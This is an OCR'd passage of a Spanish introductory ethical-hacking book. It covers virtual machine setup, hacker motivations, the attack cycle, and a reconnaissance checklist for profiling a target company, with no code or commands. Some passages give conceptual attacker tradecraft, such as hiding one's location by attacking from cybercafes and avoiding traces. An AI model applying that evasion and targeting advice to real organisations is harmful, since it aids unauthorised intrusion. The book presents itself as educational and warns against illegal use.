



Ahora debes presionar el botón “**Yes**”, para pasar a la próxima ventana.





Ahora debes presoinar el botón "**Install**", para comenzar la instalación.








Luego que termine la Instalación, presionas el botón "**Finish**".





Ahora, para crear la máquina virtual, debes presionar el botón que dice "**New**".





Te aparecerá el Wizard, para crear la nueva máquina virtual. Debes presionar el botón "**Next**", para empezar a crear tu máquina .





Debes escribirle el nombre de la máquina virtual que vas a instalar. Por ejemplo: Windows 7





Ahora debes especificar la cantidad de memoria que le vas a asignar a la máquina virtual. Recuerda, que mientras más memoría tenga su computadora, mejor va a funcionar.





Ahora debes crear tu disco duro virtual y luego presionas "**Next** >"





Ahora para configurar tu disco duro virtual, debes presionar "**Next** >"




Debes escoger la opción "**Dynamically expanding storage**" y luego presionas "**Next** >"





Ahora especificas el tamaño del disco duro duro y presionas "**Next** >"





Ahora debes presionar el botón "**Finish**" para terminar la configuración.

Ahora debes colocar el DVD de Windows 7, en su computadora y luego presione el botón "**Start**", para encender la máquina virtual.




Presione el botón "**Start**", para encender su máquina virtual.




Si usted colocó el DVD de Windows 7 en la computadora, usted podrá comenzar la instalación de su máquina virtual.

# Introducción

El mundo del hacking es más que un mundo conectado por redes de computadoras y sistemas de comunicación, eso es un 30% de la realidad. Los sistemas son solo eso, un 30%. Los sistemas no se hicieron para que fallaran, ni tampoco para que fueran hackeados. Pero hay un problema a través de todo esto, para que un sistema falle tiene que haber una mano humana detrás de todo eso. El sistema falla porque es imperfecto.

Muchos de nosotros tratamos de asegurar nuestras computadoras con passwords y dispositivos de seguridad, pero dejamos las llaves encima de nuestra mesa. **¿Qué seguridad es esa?.** Desde aquí empieza a fallar. Cada vez que nosotros implementamos un nuevo sistema, por seguridad guardamos los códigos de acceso en otros lugares, guardamos una copia de nuestras llaves y tarjetas para así poder entrar al sistema si se nos pierden. Pero no medimos que si hay más de una llave otra persona puede tenerla.

Piense, solo piense, el hacking se trata de escuchar, pensar y analizar. Eso es Hacking. No estamos hablando de técnicas de otro mundo donde seres con poderes especiales logran acceder a los sistemas. NO! véalo, véalo usted mismo en los reportes de los ciber ataques. Joven de 13 años entra a un sistema, joven de 14 años apaga una red completa.

¿Son genios?... Na' simplemente ellos se fijan en lo que la mayoría de las personas adultas no hacen. Se fijan en las cosas básicas de su red, que la mayoría de ustedes descuida. De ahí empiezan los problemas.

Este libro no tiene la intención de que usted aprenda a causar daño. Este libro está enfocado y ha sido creado sólo con propósitos educativos, para que así usted aprenda y verifique cómo los hackers piensan y pueda sentirse un poco más seguro. Si usted conoce las técnicas de los hackers y aprende a protegerse, usted podría convertirse en un Ethical Hacker.

Ahora ajuste sus cinturones y vamos a entrar a otra dimensión en donde todo lo observaremos de otro punto de vista, usted es ahora un espectador... **Are you Ready?**

# Puntos básicos del Hacking

CAPITULO 1

# Comportamiento de los Hackers

## *¿Por qué lo hacen?*

La verdad es que los hackers pueden tener muchos motivos para entrar a un sistema. No es simplemente porque quieran hacer daño. El término de la persona que hace daño utilizando un sistema, se conoce como **Cracker**. Lo que deseo mencionar en esta sección es que cada ser humano tiene distintos motivos por el cuál hace las cosas, pero voy a mencionar cuáles son los más usuales en las comunidades **Hacker**s:

## *Lista de Comportamientos:*

1. **Por reconocimiento**: En el mundo del hacking existe una cultura dónde los hackers se dan a conocer y muchas veces comparten sus hazañas para que sean respetados y reconocidos por otros hackers.

2. **Por retos**: Como cualquier otro ser humano, los hackers también tienen retos y competencias entre ellos mismos. No sólo basta con entrar a un sistema, si no quien es el más rápido que lo hace y quién utiliza la mejor técnica.

3. **Propósitos personales**: Existen hackers que utilizan sus conocimientos para satisfacer sus inquietudes personales o para desahogarse en un mundo donde si no son escuchados van a dejar saber que sí existen.

4. **Sistemas Culturales o de Política**: Este comportamiento viene de la mano con la cultura política del país, son los que atacan a los sistemas de gobierno, por razones ajenas o porque no están de acuerdo con el manejo del mismo. Usualmente se enfocan en hackear las páginas de Internet de dichos gobiernos y ponen mensajes como **"Gobierno Corrupto".**

5. **Por diversión**: La mayoría de los hackers empiezan por esta área. Hackean sistemas con el enfoque de divertirse y pasarla bien.

Lo interesante de esto es que no importa en cuál de los comportamientos el hacker se encuentre, si entra a un sistema sin autorización, es ilegal y podría ser juzgado por un juez.

Le invito a visitar el portal: http://www.cybercrime.gov. En este portal usted podrá encontrar guía y procedimientos legales y hasta los casos federales de crimes cibernéticos que todavía están en proceso.

**Existen varias clasificaciones de los Hackers**:

1. **White Hat**: Son los hackers "buenos", aunque la verdad hackers "buenos" quedan muy pocos. Es como ser un asesino bueno en una película. O eres bueno o eres asesino. **¿Interesante no?**

2. **Gray Hat**: Se encuentra de ambos lados, puede estar en el medio de un ataque y contra atacar con toda la energía negativa de un Black hat, pero sin entrar al lado negro.

3. **Black Hat**: El Cracker, enfocado en hacer daños, implementar virus, y hacer que otros sistemas se caigan. Es como el terrorista de la película.

## *¿Qué se necesita para ser un Ethical hacker?*

Bueno, para ser un buen **Ethical Hacker**, usted debe tener conocimiento en estas áreas:

- **Redes**: Cableadas e inalámbricas
  **Sistemas Operativos**: Windows XP, Windows Vista, Windows 7, Linux, Apple OS
  **TCP/IP**
  **Programación:** PHP, HTML, C+
  **Penetration Testing:** Conocimiento en Penetration Testing
  **Bases de Datos**

Ahora debes conocer los 10 puntos, que estará utilizando durante tu camino en el mundo del Ethical Hacking.

- Paciencia, debes tener mucha paciencia y leer mucho
- Tener una computadora con Internet, siempre con usted
- Tener varias máquinas virtuales tanto como Windows y Linux (Backtrack)
- Programas para realizar **Reconocimientos**
- Programas para realizar **Escaneo**
- Programas para acceder a **Sistemas**
- Programas para mantener **Acceso al Sistema**
- Programas para borrar **Huellas del Sistema**
- Microsoft Word 2000 – 2007 y Microsoft Visio, esto es para los procedimientos y diagramas

# Ciclo del Hacking

Cuando un hacker va a entrar a un sistema hay cosas que debe tener en claro antes de comenzar. El hacker debe saber qué realmente es lo que desea, esto no es a lo loco y debe saber 100% con quién se está metiendo. El hacker debe entender que si entra a un sistema de alta seguridad podría ser detectado y así perder su libertad al mundo exterior de por vida. Por esta razón, los hackers/crackers deben realizar el proceso de investigación más profundo que puedan hacer, y esto lo hacen realizando este ciclo: **Reconocimiento, Escaneo, Ganar Acceso, Mantener Acceso y Borrar Huellas.**

1. **Reconocimiento**: Es la técnica de recopilar toda la información posible sobre el objetivo a seguir. Existen dos tipos de reconocimientos:

a. **Reconocimiento Activo**: Este reconocimiento depende de una acción física del atacante. Por ejemplo salir a visitar físicamente a su objetivo a la oficina para obtener información o salir a comer con él.

b. **Reconocimiento Pasivo**: Este reconocimiento depende de una acción liviana como navegar por Internet y buscar información en el Website de la empresa o simplemente buscar información leyendo un periódico.

**En la etapa del reconocimiento el atacante consigue esta información**:

**1**. Nombre del objetivo
**2**. Dirección postal
**3**. Dirección física
**4**. Números de teléfono de la empresa
**5**. Puesto que ocupa en la empresa
**6**. Emails
**7**. Dirección de IP de la empresa
**8**. A qué se dedica la empresa
**9**. Cuantos empleados tiene
**10.** Que sistemas de seguridad utilizan

Del reconocimiento depende todo tipo de ataque. Lo interesante es que existen muchas personas que saben más de nosotros mismos, de lo que podemos creer. Hay un dicho que dice que lo que mata al hombre es la lengua y en cierto punto, es cierto. Muchos de nosotros exponemos más información de lo que deberíamos divulgar.

2. **Escaneo**: El escaneo es una de las etapas cruciales del hacking. Esta etapa te permite saber por dónde el hacker puede entrar al sistema y por dónde no. Es importante aclarar que las conexiones en las redes de computadora, son a través de puertos, es como un panal de abejas. Debes entrar por un hueco para llegar a un sitio determinado.

Por ejemplo cuando usted quiere ir para New York usted toma un avión que se dirija a New York, no uno que vaya a China, porque no llegará de forma fácil a New York. Las conexiones funcionan algo parecido. El hacker debe saber cuáles son los puertos que están abiertos para saber por dónde entrar al sistema.

Pero algo más importante que esto, es que primero el atacante debe saber exactamente que es lo que quiere hacer. Por ejemplo: llevarse información confidencial o cambiar algo del sistema. Todo atacante o terrorista tiene siempre un objetivo, los hackers también lo tienen. Según el objetivo así será el puerto por dónde el hacker deberá entrar y la técnica que usará.

3. **Ganar Acceso**: En esta etapa es cuando el atacante o el hacker entra al sistema. Podemos decir que este es el punto más excitante en la cultura hacker. Ganar acceso a un sistema es algo fascinante, y por lo que doy fe de esto, es la parte en donde más adrenalina puede sentir un hacker.

4. **Mantener Acceso:** Mantener el acceso no siempre es lo que buscan los hackers. Una técnica efectiva debería ser completar todo el proceso del ataque de una sola vez, entrar varias veces a un sistema aumenta la probabilidad de que detecten al hacker. Si se toma esto como secundario, la próxima parte sería mantener el acceso al sistema para entrar en el futuro.

5. **Borrar Huellas**: Esta parte es muy importante, aunque de mi parte, un poco criticada. Un hacker inteligente no borra las huellas. Un hacker inteligente no deja huellas. Cuando un hacker entra a un sistema debería utilizar técnicas o procesos para que no lo puedan conseguir.

- Si un hacker borra algún archivo para borrar sus huellas, ya está dejando una huella, si edita los logs, está dejando huellas, porque modificó un archivo. Ya muchos hackers saben esto, y lo que hacen es que se conectan a sitios públicos, por si son rastreados, lleguen a un restaurante o a un cybercafe. Los hackers saben que no pueden hacer ningún ataque desde su hogar, porque podrían cogerlo.

De ahora en adelante le pedimos que usted consiga una libreta para pueda hacer sus propias anotaciones y apuntes. Este libro está escrito por un solo lado, podría utilizar la página anterior para hacer sus apuntes. También le recomendamos que tenga una computadora con Internet, para que pueda hacer los pasos de reconocimiento e investigación. Es muy importante que no haga nada ilegal.

Volviendo al tema del hacker, todos los hackers tienen un apodo y una firma. El apodo es como ellos se conocen en la red y la firma es el nombre que dejan usualmente en el sistema cuando lo hackean. El hacker no deja su nombre, porque saben que si dejan su nombre, los pueden conseguir. Es como un hombre que robe un banco y le deje su tarjeta de presentación a una linda empleada del banco para que lo llame. La firma solo la sabe el hacker y nadie más. Si alguien sabe cuál es la firma de un hacker, podrían saber quien hizo el ataque.

**Ejemplo de un nickname o apodo del hacker con su firma**:

**Apodo del hacker**: Raid293xT
**Firma del hacker**: T3rminat5

# Reconocimiento

CAPITULO 2

# El mundo del Reconocimiento

El Reconocimiento, como siempre he dicho, es una etapa muy importante. En el hacking debemos tener claro que cualquier persona mientras más sepa de nosotros mas fácil es saber en qué somos vulnerables. Esto es crítico debido a que esto funciona tanto en la vida real como en la vida cibernética. Tenemos que tener mucho cuidado cuando hablamos con otras personas, incluso las cosas que decimos.

Hay un refrán muy utilizado que dice "**Eres esclavo de lo que dices y dueño de lo que callas**". Esto es bien real en el hacking. Los hackers siempre buscan saber todo lo posible de una persona, incluso hasta qué come o qué le gusta. Un ejemplo muy usual es cuando una persona quiere conocer a alguien y la invita a comer; realiza un reconociendo. Ellos hablan de todo, de lo que les gusta y de lo que no. Así se van conociendo y si son compatibles, pues comparten y si no, pues quizás hagan el intento.

Pues veamos toda la información que el hacker necesitaría para conocer a su objetivo. Mientras más información tenga el hacker del objetivo, mejor es. En el análisis del reconocimiento, podemos dividirlo en varias áreas, las cuáles son:

1. Internet
2. Intranet
3. Extranet
4. Wireless

Voy a mencionar toda la información principal que un hacker va a tratar de conseguir antes de seguir con los próximos pasos:

Mencioné anteriormente que el hacker en este libro, quiere hackear una empresa, veamos qué información él necesita como parte principal:

1. Nombre de la empresa.
2. Horas de trabajo.
3. Lugar de las oficinas (dirección física y dirección postal).
4. ¿Quiénes son los empleados del Departamento de Informática, secretarias y personal de mantenimiento?
5. ¿Cuáles son los teléfonos de la empresa?
6. ¿Cuáles son los principales sistemas de seguridad principal de la empresa?
    a. Cámaras de seguridad
    b. Alarmas
7. ¿Cuál es la página de Internet? ¿Cuál es la dirección de IP de los servidores?
8. ¿En qué país están ubicados esos servidores y la empresa?
9. ¿Qué tipos de servidores utilizan?
10. ¿Qué software o programas utilizan en la empresa?
11. ¿Qué piezas o hardware tienen en su red? Ejemplos: Firewalls, Routers, entre otros.

El proceso de investigación de toda esta información puede tomar de 1 a 3 semanas y se lleva acabo mediante unos análisis de la información pública o privada de la empresa.

**El Hacker podría hacer un reconocimiento y conseguir toda esta información, mediante otras técnicas que estaremos discutiendo en los próximos capítulos:**

**Internet:**

1. Nombre del Dominio Externo
2. Bloques de IP de la Red
3. IP de los Hosts
4. Servicios corriendo (TCP, UDP)
5. Arquitectura del Sistema
6. Lista de Control de Acceso
7. Intrusion Detection Systems (IDS) corriendo
8. Enumeración
    a. Username
    b. Groups
    c. System Banner
    d. Routing Tables
    e. SNMP Info

**Intranet:**

1. Nombre del Dominio Interno
2. Bloques de IP de la Red
